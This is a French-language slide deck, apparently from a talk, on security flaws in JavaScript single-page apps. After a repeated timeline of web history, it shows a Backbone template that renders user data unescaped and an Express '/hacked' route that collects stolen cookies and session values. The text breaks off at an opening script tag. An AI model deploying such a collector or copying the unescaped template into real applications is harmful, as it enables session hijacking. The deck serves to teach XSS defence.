

Oh! purée!  
Ma SPA n'est pas sécurisée  
@k33g\_org



Un peu d'histoire

**1995 + 10**

**Création de Javascript**

1996

Netscape Navigator 2  
avec le support JS

**1997**

**<iframe> IE 3 (4?)**

1998

Rhino Engine - Java

1998

Mozilla Foundation

**1999**

**ActiveX XMLHTTP IE5**

**1995 + 10**

**Création de Javascript**

1996

Netscape Navigator 2  
avec le support JS

**1997**



**<iframe> IE 3 (4?)**

1998

Rhino Engine - Java

1998

Mozilla Foundation

**1999**

**ActiveX XMLHTTP IE5**

**1995 + 10**

**Création de Javascript**

1996

Netscape Navigator 2  
avec le support JS

**1997**

**<iframe> IE 3 (4?)**

1998

Rhino Engine - Java

1998

Mozilla Foundation

**1999**

**ActiveX XMLHTTP IE5**

2000

XMLHttpRequest >  
Gecko

**2004-2005**

**XMLHttpRequest =  
Standard “de fait”**

2004

GMail

2005

Google Map

**2008**

**Google V8 engine**

**2009**

**Node.js**

Et pendant ce temps ...

# Architecture Web Traditionnelle



Navigateur


**DOM + JS**

Serveur App°

**View**

**Controller**

**Model**



Base de données

**SGBDR**





2000

XMLHttpRequest >  
Gecko

**2004-2005**

**XMLHttpRequest =  
Standard “de fait”**

2004

GMail

2005

Google Map

**2008** G

**Google V8 engine**

**2009**

**Node.js**

2000

XMLHttpRequest >  
Gecko

**2004-2005**

**XMLHttpRequest =  
Standard “de fait”**

2004

GMail

2005

Google Map

**2008**

**Google V8 engine**

**2009**


**Node.js**




Avril 2010 - Steve Jobs “tue”  
Flash

>> Pléthore de frameworks  
(javascript) MV\*


# Architecture (JS) Web Moderne



# Avant



# Après



Votre navigateur est devenu  
intelligent



... Plus de failles de sécurité



# **XSS attacks**

Injection de code malicieux  
dans votre application



SPA-SECURITY x

localhost:3000

# SPA-SECURITY

[Login](#)

**Hello k33g id: 02941660-4b94-11e4-8ef2-8dc92b3e8e97**

---

[Add](#)

- Bob Morane
- John Doe

```
<script id="tpl" type="tpl">
  <% _.each(humans, function(human) { %>
    <li><%= human.firstName %> <%= human.lastName %></li>
  <% }); %>
</script>
```


```
var HumansView = Backbone.View.extend({  
  el: "ul",  
  initialize: function() {  
    this.listenTo(this.collection, 'all', this.render);  
  },  
  tpl: _.template($("#tpl").html()),  
  render: function() {  
    this.$el.html(this.tpl({humans: this.collection.toJSON()}));  
    return this;  
  }  
});
```

```
var humans = new Humans();  
humansView = new HumansView({collection: humans});  
setInterval(function () { humans.fetch(); }, 500);
```



# Méchant hacker: côté serveur

```
app.get("/hacked", function(req, res) {  
  var data = {cookie:req.param("a"), session:req.param("b")};  
  db.insert(data, function (err, newDoc) {  
    res.statusCode = 200;  
    console.log(data)  
    res.send({message: ";)"});  
  });  
});
```



SPA-SECURITY

localhost:3000

Google

# SPA-SECURITY

[Login](#)

Hello DocFatalis id:  
**187fcff0-4b94-11e4-8ef2-8dc92b3e8e97**

---

[Add](#)

- Bob Morane
- John Doe

```
<script>
